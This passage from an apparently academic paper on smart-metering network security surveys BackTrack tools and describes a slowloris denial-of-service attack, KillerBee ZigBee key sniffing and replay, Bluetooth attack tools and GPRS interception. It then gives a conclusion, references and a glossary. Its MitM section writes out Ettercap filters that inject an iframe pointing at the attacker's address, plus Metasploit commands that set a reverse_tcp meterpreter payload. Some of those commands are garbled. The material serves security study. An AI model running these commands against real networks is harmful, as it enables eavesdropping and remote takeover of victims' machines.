- **Reverse Engineering:** A set of tools for system analysis to discover device functionalities. It is widely used for anti-tampering systems improvement. IT may be used to figure out the operational functionalities of proprietary technologies such as Raconet.
- **RFID Tools:** A wide range for attacking RFID devices can be found in this section.
- **Stress testing:** A set of tools for high load test on various types of networks are comprised in this section. The goals of such tests may be to ensure the software does not crash in conditions of insufficient computational resources DoS attacks.
- **Forensics:** Recovery file tools and mailbox scanner applications are included in this section. These tools are used for avoiding corrupted files and scanning files for hacker tools.
- **Reporting Tools:** Several tools for penetration testing such as MagicTree can be found in this section.
- **Services:** Very different applications can be found in this section. One that highlights here is Snort a network intrusion detection system, a very useful

tools for security professionals. Combining the benefits of signature, protocol, and anomaly-based inspection, Snort is the most widely deployed IDS/IPS technology worldwide.

- **Miscellaneous:** Tools that are not included in other more specific section are situated in this section. Tools with very different utilities can be found here such as the MAC changer, an application for changing the MAC address. [87]

Figure 10.5 GNU MAC Changer

One of the best issues of the Back Track software is its development community. In the Back Track web site, a big amount of forums are organized with tutorials for all aspects of Back Track and there is a lot of interaction between users. Additionally a nice amount of books are also available for learning on how to use all tools that are comprised in Back Track. There is also an extensive online training and a certification track for the people who are capable of mastering in all aspects of Back Track. Offensive Security provides a certification called the Offensive Security Certified Professional, where would-be-hackers / security pros must prove themselves and hack a certain number of test systems in Offensive Security's test lab. [87] [93] [96]

After having described utilities and applications that can be found in Back Track we will see two examples of attacks that can be performed with Back Track. The first one is a DoS attack to networks using IP technology on its network level. In this category there can be found two of the technologies of smart metering described on this paper which are PRIME and G3. The second attack that will be described is a Man-in-

the-Middle attack that may be performed to a wireless network, a category in which we may comprise all other smart metering specifications analyzed in this paper.

10.1.1 Denial of Service (DoS) attack with Back Track

To perform a Denial of Service attack with Back Track two applications are requested:

- **Lbd.sh, Load Balancing Detector:** This application checks if a given domain uses load balancing. The load balancing is a methodology to distribute workload across multiple resources in the network to optimize the utilization, data rate and time response. It is usually provided by the DNS (Domain Name Server).
- **Slowloris.pl:** This application is the one that performs the DoS attack. There are other applications to perform DoS attacks in Back Track such as dos6.
- **Zenmap:** This tool is used to scan a network obtaining MAC and IP addresses of network hosts and open ports of these hosts.




Figure 10.6 Zenmap network scan

First of all the attacker needs to hack and get access to the network where the attack is to be performed. Once the access is obtained in the network, to perform the

attack, the network is firstly scanned by Zenmap. This way the attacker obtains the addresses, open ports of hosts and topology of the network. This way the attacker is able to identify the server of the network to attack it and shut it down, or a single host if it is the purpose. Afterwards, load balancing at the server is checked and if not load balancing is found, the attacker is able to perform the DoS attack by using slowloris.pl application.

10.1.2 Man-in-the-Middle (MitM) attack with Back Track

The MitM attack is performed in order to eavesdrop by an attacker that makes independent connections with the victims and relays messages between them, making them believe that they are talking directly to each other over a private connection, when in fact the entire conversation is controlled by the attacker. The attacker must be able to intercept all messages going between the two victims and inject new ones, which is straightforward in many circumstances.

Once an attacker has been able to gain access to a network the attack can begin. The target's IP and operating has already been discovered as well as the gateway IP address. The test computer, the target as well as the gateway are all on the same subnet. The attack begins with a basic MITM (Man-in-the-Middle) ARP poisoning attack against a single target on a network.

The network traffic, will be intercepted by the test computer, and an iframe will be injected. This iframe will point back to the test computer which will be hosting packets with malicious payload (via the Meta-sploit framework). This iframe will execute the malicious content hosted on the test computer in the victim equipment. The end result will be admin\root access to the targets computer via a meterpreter session. The attack follows the following instructions:

Metaexploit commands

```
/usr/bin/start-network
cd /pentest/exploit/framework3
svn update
echo 1 > /proc/sys/net/ipv4/ip_forward
ec-uid = 0
ec_guid = 0
if (ip.proto == TCP && tcp.dst == 80) {
if (search(DATA.data, “Accept-Encoding”)){
replace (“Accept-Encoding”,”Accept-Rubbish!”);
msg(“zapped Accept-Encoding!\n”);
}
}
```

```
if (ip.proto == TCP && tcp.src == 80){
replace("(/title)","(/title>)iframe src =http://youripaddress" width=0
height=0>(/iframe)");
msg("iframe Filter Ran.\n");
ettefilter iframe.txt –o iframe.ef
cd /pentest/exploit/framework3directory
msfconsole
Use windows/browser/ms10_xxx_helpctr_xss_cmd_exec
Set PAYLOAD windows/meterpreter/reverse_tcp
Set LHOST youripaddress
Set SRVHOST youripaddress
Set SRVPORT 80
Exploit
Ettercap –i wlan –F iframe.ef –TQM arp:remote /targeip/ /gatewayip/ -P autoadd
```

Metaexploit commands

The attack is performed by using the above written commands using two applications in Back Track:

- **Metasploit Framework:** It is a tool for developing and executing exploit code against a remote target machine. It also includes anti-forensic and evasion tools. It offers many types of payloads, including such as command shell, that enables users to run collection scripts or run commands against the host or meterpreter which enables attackers to control the victim's screen and to upload or download files.

- **Ettercap:** It is a network sniffer that can not only log packet data but can use filters to inject or replace data within the packets. When used in a MITM attack ettercap filters can drop packets, or inject code into packets that will be forwarded to the target machine.

Once the attack has been runned, the victim's box is compromised. The attacker is able perform a wide range of actions on the victim such as dropping commands to a shell on the target by entering shell into meterpreter, upload or download files, grab password hashes, send over a secure backdoor program like netcat or edit victim's registry. [88]

10.2 Specific attacks to GPRS

In order to perform an attack to the GPRS network, the following are the tools an attacker may need:

- Any kind of laptop or computer running on Unix OS
- An internet uplink connection
- A Power over Ethernet adapter such as D-Link DWL-P50
- A hub or a switch
- A Base Transceiver Station (BTS) supported by OpenBTS
- OpenBTS, which is a Unix application that uses software radio to present GPRS air interface to standard 2G GSM and uses SIP softswitch or PBX to connect calls. It gives the possibility to implement a low cost cellular network compatible with handsets in the market.
- OpenBSC, a free software GPL-licensed implementation for GPRS stack and elements. It includes functionality normally performed by a BSC, MSC, HLR, AuC, VLR or EIR.
- OsmoSGSN, a software application included in the OpenBSC project. It is a free software implementation of the GPRS Serving GPRS Support Node (SGSN). It connects via the Gb interface to the BSS and via the GTP protocol to a Gateway GPRS Support Node (GGSN).
- OpenGGSN, a Gateway GPRS Support Node (GGSN) which is an interface between the internet and the mobile network infrastructure.
- A mobile phone jammer [97] [98]

Various attacks may be performed by using the previously described tools, one of them is a Man-in-the-Middle attack (MitM). To perform it, a BTS is deployed in the attacker location meanwhile, the mobile phone jammer is used to jam the regular BTS that the victim may connect to so the victim connects to the attacker's BTS who by following several steps for frequency selection and impersonation attracts the victim. Once this connection is established, the attacker gets full access to the IP connection between the victim and the internet and is able to eavesdrop the traffic in cleartext, alter this traffic, redirect the outgoing connections of the victim or directly exploit the victim's vulnerabilities. [90]

10.3 Specific attack to wireless networks - Jamming

An attack which can be easily performed to the wireless networks is a jamming attack. It is simple because it does not require a wide range of knowledge about the network to be attacked and it does not deal with cracking passwords or breaking an encryption algorithm. It simply takes advantage of one of the main goals of wireless technologies and wireless networks deployments which is the low power consumption for battery life enlargement.

A wide range of jammers can be purchased on the internet within a wide range of prices. Its range goes from just a few up to distances of hundreds of meters. There exist jammers designed to jam specific technologies such as GPRS/GSM, Wi-Fi, Bluetooth, CDMA or 3G but the most useful ones are capable of jamming a wide range of frequencies. Many of the ones that can be purchased are capable of performing jamming attacks in the range from 900 MHz to 2.5 GHz. Some of them are actually tools used by military for disabling enemy's radio communications. Something important that must be taken into account is that in many countries it is illegal to own or use one of these devices. In the figure below some of them are shown.

Figure 10.7. Jammers [99]

10.4 Specific attacks to ZigBee - KillerBee

In October of 2010, developer Joshua Wright presented an open source collection of Linux tools called KillerBee with the intention for testing the security of ZigBee networks. The developer thought is that to date, vendors have not taken ZigBee security seriously due to the lack of attack tool availability and it was not going to get better until a practical attack surface was implemented. KillerBee is a Python based framework and tool set for exploring and exploiting the security of ZigBee and IEEE 802.15.4 networks. Using KillerBee tools and a compatible IEEE 802.15.4 radio interface, you can eavesdrop on ZigBee networks, replay traffic, attack cryptosystems and much more. Using the KillerBee framework, a potential attacker may be able to build your own tools, implement ZigBee fuzzing, emulate and attack end-devices, routers and coordinators. [62]

The hardware and firmware tools needed for using the KillerBee application are the following:

- Two AVR RZ Raven USB sticks, one for sniffing and one for injecting
- AT90USB1287 uC with AT86RF230 802.15.4 transceiver
- 4 LED's, PCB antenna
- A free development IDE supporting gcc-based compilers
- KillerBee firmware
- AVR JTAG ICE mkll programmer [62]

Figure 10.8. AVR RZ Raven USB sticks, AT90USB1287 and AT86RF230 [82] [83] [84]

A wide range of various applications are included in KillerBee in order to sniff out ad performing attacks to ZigBee security which are:

- **Zbid:** Obtains a list of the available ZigBee devices supported in the area.
- **Zbdump:** Commercial Daintree SNA savefile format. It is used for recording data stream form the wireless network. Recordings can be afterwards analysed in Wireshark without difficulties. Wireshark, is a widely used network protocol analyzer for Linux and Windows.
- **Zbconvert:** Used to convert captured file formats.
- **Zbreplay:** It can replay recorded data streams. Using this application, replay attacks can be performed. Packets eavesdropped from the network and stored are resent to the network and the response is observed.
- **Zbdsniff:** This application is capable of searching of captures sniffed from transmission over the air for network keys sent.
- **Zbfind:** A GUI for ZigBee location tracking.
- **Zbgoodfind:** It uses a memory dump generated using sniffer hardware developed by Travis Goodspeed to crack stored keys.
- **Zbassocflood:** ZR/ZC association flooder. [62]

```
$ find . \( -name \*.dcf -o -name \*.dump \) -print0 | xargs -0
zbdsniff
Processing ./ct80-rapidsedesk.dump
Processing ./stumbler-chan15.dcf
Processing ./newclient.dump
NETWORK KEY FOUND:
00:02:00:01:0b:64:01:04:00:02:00:01:0b:64:01:04
  Destination MAC Address: 00:d1:e4:a7:bb:f2:34:e7
  Source MAC Address:      00:9c:a9:23:5c:ef:23:b2
Processing ./ct80-conn3.dcf
```

Figure 10.9. Zbdsniff network key capture [62]

```
$ zbreplay
ERROR: Must specify a channel with -f
zbreplay: replay ZigBee/802.15.4 network traffic from libpcap or
Daintree files                    jwright@willhackforsushi.com

Usage: zbreplay [-rRfiDch] [-f channel] [-r pcapfile] [-R daintreefile]
         [-i devnumstring] [-s delay/float] [-c countpackets]

$ sudo zbreplay -f 11 -r newclient.dump -s .1
zbreplay: retransmitting frames from 'newclient.dump' on interface
'005:005' with a delay of 0.100000 seconds.
4 packets transmitted
```

Figure 10.10. Zbreplay performing a replay attack [62]




Figure 10.11. Zbfind searching ZigBee devices [85]

On the following link, a video of a presentation of KillerBee by the developer Joshua Wright can be found:

http://blip.tv/source-boston-2010/josh-wright-killerbee-practical-zigbee-exploitation-framework-3586816

10.5 Specific attacks to Bluetooth

10.5.1 Blooover

Blooover, a Java application for mobile phones, was developed by the trifinite Group. It is available for some mobile phones and requires J2ME (*Java 2 Platform, Micro Edition*). Blooover is able to do security audits on mobile phones, checking known vulnerabilities. Additionally, it is capable of executing a *BlueSnarf* and a limited *BlueBug* attack. Roughly, BlueSnarfing enables an attacker, to retrieve private data from the targeted device, while BlueBugging aims at taking remote control over an attacked device.

Figure 10.12. Blooover II settings [101]

10.5.2 BTCrack

BTCrack was published at 23C3, a German hacker congress. It serves a graphical interface for a passive attack, which aims at eavesdropping messages in a pairing process between two devices, in order to retrieve the Bluetooth PIN and generated link key.




Figure 10.13. BtCrack example [86]

An attacker is able to enter previously discovered Bluetooth device addresses, in order to enforce re-pairing between the two target devices. Subsequently, the whole pairing communication is eavesdropped, allowing the program to do an exhaustive search on the Bluetooth PIN used within the pairing process. This attack is described on the section about Bluetooth of this paper.

11. Conclusion

On smart meter reading technologies there is still a lot way to walk. Although many deployments have been established already, the goal of these technologies has to be the entire deployment over metering system either in residential or industrial facilities all over the world. These technologies are capable of providing a huge amount of services to the client of power supplying enterprises as well as to the enterprises and energy billing is eased for both parts. This is why it must be incorporated in all metering systems.

Regarding to security features of these technologies, as seen through this paper, they are implemented in very different ways depending on the specification. First thing that must be said is about encryption algorithms. AES algorithm is regarded to be the most secured algorithm and although most specification are using it there are still some that do not which is the case of GPRS or Bluetooth, and these technologies should incorporate it in the future. Another thing that various technologies do not incorporate is replay protection and it is a security feature that should be present in all specifications as well as a highly security authentication procedure or ciphering. Additionally, and despite the fact that it is not exactly a security feature, the IPv6 technology should be also incorporated as well as the 6LoWPAN Adaptation Layer, features that are present in PLC G3 specification and are some of the strong points of the security implementations of these technology.

One of the most important issues that developers have to deal with is potential attacks and tampering of the smart metering systems. As described over all this paper, although a wide range of security features are implemented in smart metering technologies there are still many weak points to cover. However, it must be assumed that it is almost impossible to guarantee a 100 % security as potential attackers are always working to find weaknesses on any kind of communication networks security features.

Through all work developed in this paper, it can be easily deducted that wireless networks present by far a lot more weaknesses that wired network since there no need for a physical connection to the network to gain access to it and transmissions are performed over the air. This is the reason why wireless networks developers are obligated to present a lot more security protections to wireless specifications.

Finally, if we focus on the different types of attacks, there are specially three types that may be considered as the most dangerous and feared ones. The first type are the DoS attacks. This type of attacks are capable of disabling, in most of the cases temporally, entire networks by attacking its coordinators or servers. By this fact, a high risk of service disabling and data lost is present. The second type of attacks that must be considered highly dangerous are Man-in-the-Middle attacks. In this type of attacks

because of the fact that victims are totally relaying to the attacker, a lot of confidential data can be eavesdropped by the attacker as well as the behavior of the victim devices can be easily modified by the attacker to perform malicious actions against the victims or even the networks that victims are part of. In the end, the third type of attacks that may be considered as highly dangerous are the exposition of pre shared keys. Not using passwords is a great advantage against password crackers and that is why using pre shared keys is a good security method. However, the exposition of these keys may compromise the security of a whole network temporally or even sometimes permanently. This is why avoiding the exposition of these keys to a third part is a extremely important issue to guarantee the security of the network. As easily deducted since these three types of attacks are highly more dangerous that other types, protection against them should be of first concern of security professionals working to improve security implementations of smart metering specifications or any other type of technologies that implies communication networks either through wired connections or using over the air interface.

12. Bibliography and references

[1] Peng, C. ”GSM and GPRS Security”, Telecommunications Software and Multimedia Laboratory, Helsinki University of Technology, 2000

[2] Bavosa, A. “GPRS Security Threats and Solution Recommendations”, Juniper Networks, 2004

[3] Wang, J. “Wireless Ad Hoc Networks Remote Meter Reading System Based on GPRS”, College of Information Science, Qingdao University of Science and Technology, 2009

[4] Fuxiang, G. , Wenxin, X. , Langtao, L. “Overview on Remote Meter Reading System Based on GPRS”, College of Information Science and Engineering Northeastern University (NEU), 2010

[5] T. Halonen, J. Romero and J. Melero “GSM, GPRS and EDGE Performance” 2nd Ed. 2003 John Wiley & Sons, Ltd

[6] Dínçan, A. , Kavas, A. “Authentication and ciphering in GPRS network”, Yildiz Technical University, Faculty of Electrical and Electronic Engineering, 2006

[7] Brookson, C. “GPRS Security”, Charles Brookson December 2001

[8] Xenakis, C. “Malicious Actions Against the GPRS Technology”, Computer Network Laboratory, Department of Informatics and Telecommunications, University of Athens, 2008

[9] “GPRS White Paper” Copyright © 2000 Cisco Systems, Inc.

[10] “GPRS, General Packet Radio Service” White Paper by Usha Communications Technology, June 2000

[11] Xenakis, C. “Security Measures and Weaknesses of the GPRS Security Architecture”, Security Group, Communication Networks Laboratory, Department of Informatics & Telecommunications, University of Athens, 2006

[12] K. Premkumar , A. Chockalingam “Performance Analysis of RLC/MAC Protocol in General Packet Radio Service”, Wireless Research Lab, Department of Electrical Communication Engineering, Indian Institute of Science

[13] Xenakis, C. ”Vulnerabilities and Possible Attacks against the GPRS Backbone Network”, Security Group, Communication Networks Laboratory, Department of Informatics & Telecommunications, University of Athens

[14] “Electricity metering – Data Exchange for meter reading, tariff and load control, Part 21: Direct local data exchange (IEC62056-21:2002)”, European Committee for Electrotechnical Standarization, 2002 CENELEC (Czech version)

[15] Deconinck, G. , De Craemer, K. “Analysis of State-of-the-art Smart Metering Communication Standards”

[16] “Advanced Encryption Standard (AES)” Federal Information Processing Standards Publication 197 (FIPS197), November 2001

[17] “PRIME Technology Whitepaper, PHY, MAC and Convergence Layers”, PRIME Project, 2008

[18] “Draft Standard for PoweRline Intelligent Metering Evolution”, PRIME Alliance Working Group

[19] Ming, Y., Jian-hua, D. “The Design and Implementation of 128-bit AES encryption in PRIME”, Communication University of China (CUC), 2010

[20] “Electricity metering data exchange – The DLMS/7 COSEM suite – Part 8-5: The PLC Orthogonal Frequency Division Multiplexing (OFDM) Type 2 profile”, European OPEN meter project

[21] “Electricity metering - Data exchange over powerline – Part 2: Lower layer profile using OFDM modulation type 2”, European OPEN meter project

[22] “PLC G3 Profile Specification”, Électricité Réseau Distribution France (ERDF)

[23] “PLC G3 MAC Layer Specification”, Électricité Réseau Distribution France (ERDF)

[24] “PLC G3 Physical Layer Specification”, Électricité Réseau Distribution France (ERDF)

[25] “Smart Grid Solutions Guide”, Maxim, January 2011

[26] Sotillo, S. “Extensible Authentication Protocol (EAP) Security Issues”, Department of Technology systems, East Carolina University, 2007

[27] Hoch, M. “Comparison of PLC G3 and PRIME”, Institute for Information Transmission, Friedrich-Alexander-Universität Erlangen-Nürnberg, 2011

[28] Bruno, A. , White, B. “Authenticated Key Exchange”

[29] Yüksel, E. , Riis Nielson, H. , Nielson, F. , “ZigBee -2007 Security Essentials”, Informatics and Mathematical Modelling, Technical University of Denmark

[30] Sastry, N. , Wagner, D. “Security Considerations for IEEE 802.15.4 Networks”, University of California, Berkeley, 2004

[31] “Security Services and Enhancements in the IEEE 802.15.4 Wireless Sensor Networks”, Yang Xiao, Sakshi Sethi, Department of Computer Science, University of Memphis/ Hsiao-Hwa Chen, Institute of Communications Engineering, National Sun Yat-Sen University/ Bo Sun, Department of Computer Science, Lamar University, 2005

[32] “IEEE 802.15.4 MAC Overview” IEEE P802.15 Working Group for Wireless Personal Area Networks (WPANs), May 2004

[33] Zheng, J. , Nyung J. Lee, Anshel, M. “Towards Secure Low Rate Wireless Personal Area Networks” , IEEE Transactions on Mobile Computing, October 2006

[34] Bo Chen, Mingguang Wu, Shuai Yao, Ni Bibin “ZigBee Technology and its application on Wireless Meter-reading System”, Institute of System Engineering, Zhejiang University, 2006

[35] “802.15.4 IEEE Standard for Information technology— Telecommunications and information exchange between systems— Local and metropolitan area networks— Specific requirements Part 15.4: Wireless Medium Access Control (MAC) and Physical Layer (PHY) Specifications for Low-Rate Wireless Personal Area Networks (LR-WPANs)”, IEEE Computer Society, LAN/MAN Committee, October 2003

[36] Stevanovic, D. “ZigBee/IEEE 802.15.4 Standard”, June 2007

[37] “ZigBee Specification”, ZigBee Alliance, January 2008

[38] “ACE4000 GSM/GPRS Specifications”, Itron

[39] “Smart Energy. Secure end-to-end solutions”, Freescale

[40] “ACE6000 DC4 Commercial & Industrial Multifunction Meter”, Itron

[41] “Residential AMM. Landis+Gyr E450 PRIME ZCX100”, Landis+Gyr

[42] “Wireless Connectivity Guide”, Texas Instruments

[43] “ADD1021 Brief Datasheet”, ADD

[44] “Three-phase Electricity Electronic Meter Enerlux T Technical Characteristics”, AEM

[45] “Single-phase Electricity Electronic Meter with AMM Facilities Enerlux Σ Technical Characteristics”, AEM

[46] “Digital Multi-Tariff Meter DMTZ-XC”, EMH Metering

[47] “Digital Multi-Rate Meter ED2 Series”, EMH Metering

[48] “Digital Tariff Meter ITZ”, EMH Metering

[49] “Data collector RNDC Raconet”, EMH Metering

[50] “Raconet MAUS RNMA”, EMH Metering

[51] “Technical Data sheet Raconet Gateway”, EMH Metering

[52] “RNRE Raconet repeater”, EMH Metering

[53] “Radio readout of electricity meters, radio controlles networks”, EMH metering, 2010

[54] Stevanovic, D. “ZigBee/IEEE 802.15.4 Standard”, June 2007

[55] Scarfone, K.; Padgette, J. “Guide to Bluetooth Security, Recommendations of the National Institute of Standards and Technology”, NIST SP-800-121 US Department of Commerce, September 2008

[56] Becker, A. “Bluetooth Security & Hacks”, Seminararbeit, Ruhr-Universität Bochum, August 16, 2007

[57] “Specification of the Bluetooth System”, version 1.1, February 22 2001

[58] Padovan, G. “Bluetooth Security”, http://padovan.org

[59] Shesha, T. “Bluetooth Security”, Media Informatics-WS2010-2011, 09 February 2011

[60] “Three Phase Remote Disconnection and Re Connection Meter Eis RDC3”, www.kigg.com

[61] Levi, A.; Cetintas, E.; Aydos, M.; Kaya Koc, C.; Ufuk Caglayan, M. “Relay Attacks on Bluetooth Authentication and solutions”, 2004

[62] Wright, J. “KillerBee: Practical ZigBee Exploitation Framework”

[63] http://www.zigbee.org/

[64] http://www.gsm-security.net/gsm-security-papers.shtml

[65] http://www.prime-alliance.org/

[66] http://www.dlms.com/organization/flagmanufacturesids/index.html

[67] http://www.radio-electronics.com/info/wireless/ieee-802-15-4/wireless-standard-technology.php

[68] http://www.ietf.org/rfc/rfc3748.txt

[69] http://tools.ietf.org/html/rfc4764

[70] http://tools.ietf.org/html/draft-daniel-6lowpan-load-adhoc-routing-03

[71] http://www.ietf.org/rfc/rfc2865.txt

[72] http://tools.ietf.org/html/rfc3579

[73]http://www.ti.com/ww/en/smart_grid_solutions/smart_grid_plc.htm?DCMP=dtech&HQS=dtech-pr-g3

[74] http://www.zigbee.org/Products/CertifiedProducts/ZigBeeSmartEnergy.aspx

[75] http://www.ember.com/zigbee_index.html

[76] http://www.emh-metering.com/en/solutions/software-tools/

[77] http://blueadmiral.com/Communications/comms/airint.shtml

[78] http://umumble.com/blogs/telecom/316/

[79] http://www.cez.cz/cs/pro-zakazniky/pruvodce-elektromery/schrack-dmtz-xc.html

[80] http://www.merl.com/areas/zigbeeinterface/

[81] http://www.palowireless.com/infotooth/tutorial/radio.asp

[82] http://www.atmel.com/tools/RZUSBSTICK.aspx

[83] http://nexp.tistory.com/631

[84] http://www.tme.eu/es/katalog/microcontroladores-atmel-8051-smd_100583/#id_category%3D100583%26

[85] http://www.willhackforsushi.com/?paged=4

[86] http://www.f-secure.com/weblog/archives/00001011.html

[87] http://backtrackos.blogspot.com/

[88] http://www.airdemon.net/mitm.html

[89] http://blip.tv/source-boston-2010/josh-wright-killerbee-practical-zigbee-exploitation-framework-3586816

[90] http://www.slideshare.net/rootedcon/david-prez-jos-pic-un-ataque-prctico-contra-comunicaciones-mviles-rootedcon-2011

[91] http://www.cse.wustl.edu/~jain/cse571-07/ftp/wireless_hacking/index.html#Section1.1

[92] http://hacknmod.com/hack/top-15-vital-hacking-software-and-tools/

[93] http://netsecurity.about.com/od/hackertools/a/Backtrack-The-Hackers-Swiss-Army-Knife.htm

[94] http://netsecurity.about.com/od/hackertools/a/top1002006.htm

[95] http://backtrackos.blogspot.com/

[96] http://www.backtrack-linux.org/

[97] http://openbsc.osmocom.org/trac/

[98] http://openbts.sourceforge.net/

[99] http://www.infostream.biz/

[100] http://www.eng.tau.ac.il/~yash/shaked-wool-mobisys05/

[101] http://trifinite.org/trifinite_stuff_blooover.html

[102] https://www.owasp.org/index.php/Man-in-the-middle_attack

[103]http://www.interlinknetworks.com/whitepapers/Intro_802_1X_for_Wireless_LAN.htm

13. Glossary of terms

6LoWPAN	IPv6 over Low power Wireless Personal Area Networks
AAA	Authentication, Authorization and Accounting
ACK	Acknowledge
ACL	Access Control List / Asynchronous Connection-Less link
AES	Advanced Encryption Standard
AES-CBC-MAC	AES – Cipher Block Chaining – Medium Access Control
AES-CCM	AES – Counter with CBC-MAC
AES-CTR	AES – Counter
AGC	Automatic Gain Control
AFE	Analog Front End
AKEP	Authenticated Key Exchange Protocol
AMM	Automated Meter Management
AMR	Automated Meter Reading
APS	Application Support sublayer
ASCII	American Standard Code for Information Interchange
BCC	Block Check Character
BPSK	Binary Phase Shift Keying
BSEG	Bluetooth Security Expert Group
COSEM	Companion Specification for Energy Metering
CRC	Cyclic Redundance Check
CSMA-CA	Carrier Sense Multiple Access – Collision Avoidance
DES	Data Encryption Standard
DLL	Data Link Layer
DLMS	Device Language Message Specification
DBPSK	Differential Binary Phase Shift Keying
DQPSK	Differential Quadrature Phase Shift Keying
DoS	Denial of Service
DSSS	Direct Sequence Spread Spectrum
EAP	Extensible Authentication Protocol
EAP-PSK	EAP-Pre Shared Key
ECDH	Elliptic Curve Diffie Hellman
EEPROM	Electrical Erasable Programmable Read Only Memory
EOB	End Of Billing
ETX	End of Text
EUI	Extended Unique Identifier
FCH	Frame Control Header
FEC	Forward Error Correction
FFD	Full Function Device
FFT	Fast Fourier Transformation
GMK	Group Master Key

GPRS	General Packet Radio Service
GSM	Global System for Mobile communications
GTS	Guaranteed Time Slot
HCI	Host Controller Interface
HDLC	High Data Link Control
HHU	Hand Held Unit
HMAC	Keyed-Hashing for Message Authentication Code
HSNK	High Security mode Network Key
IEEE	Institute of Electrical and Electronic Engineers
IETF	Internet Engineering Task Force
IMEI	International Mobile Equipment Identity
IMSI	International Mobile Subscriber Identity
ISM	Industrial, Scientific and Medical
IP	Internet Protocol
K	Key Generator
L2CAP	Link Control and Adaptation Protocol
LAI	Location Area Identifier
LAN	Local Area Network
LBP	6LoWPAN Bootstrapping Protocol
LC	Link Controller
LCD	Liquid Crystal Display
